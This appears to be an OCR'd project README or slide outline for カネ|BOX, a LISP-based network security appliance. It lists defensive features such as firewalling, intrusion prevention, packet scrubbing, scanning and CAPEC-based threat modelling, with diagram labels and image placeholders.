
カネ|BOX


カネ|BOX (or *kane|box*) is a platform and application which uses techniques, such as statistical, logical and probabilistic inferencing along with other methods to find flaws in networked systems and network traffic -- and then react to those issues.

These techniques allow カネ|BOX to find existing security threats and uncover new and not-yet-known security threats, block attacks, scrub packets, filter traffic and create meaningful reports.

Where it fits in the network






The Internet
カネ|box
(scan)


カネ|box
(sniff)
The Internet

Scrubbing

- What if a network security platform...
  - knew about good traffic
  - knew about bad traffic
  - was trained on normal network traffic (for your unique environment)
  - understood Geo Location (and origin)
  - modeled threats and behavior
  - could assess threats and escalation (including damage-over-time attacks)


カネ|box
(scrub)
The Internet


カネ|box
(scrub)
The Internet

Put it all together...


カネ|BOX

- Written in LISP
- Training Sets
- Uses CAPEC
- Is a Firewall
- Is a Router
- Is an IPS
- Does Scrubbing
- Performs Scanning
- Has a Web Interface
- Has a Console Interface
- Is on Open Hardware
- Runs Linux (Embedded) OS
- Has Crypto
- Is Fast
- Uses Low power
- Has multiple USB Ports
- Has Wireless
- Has both hardware and software upgrades


Hardware

Hardware Interfaces

- Serial Console Interface
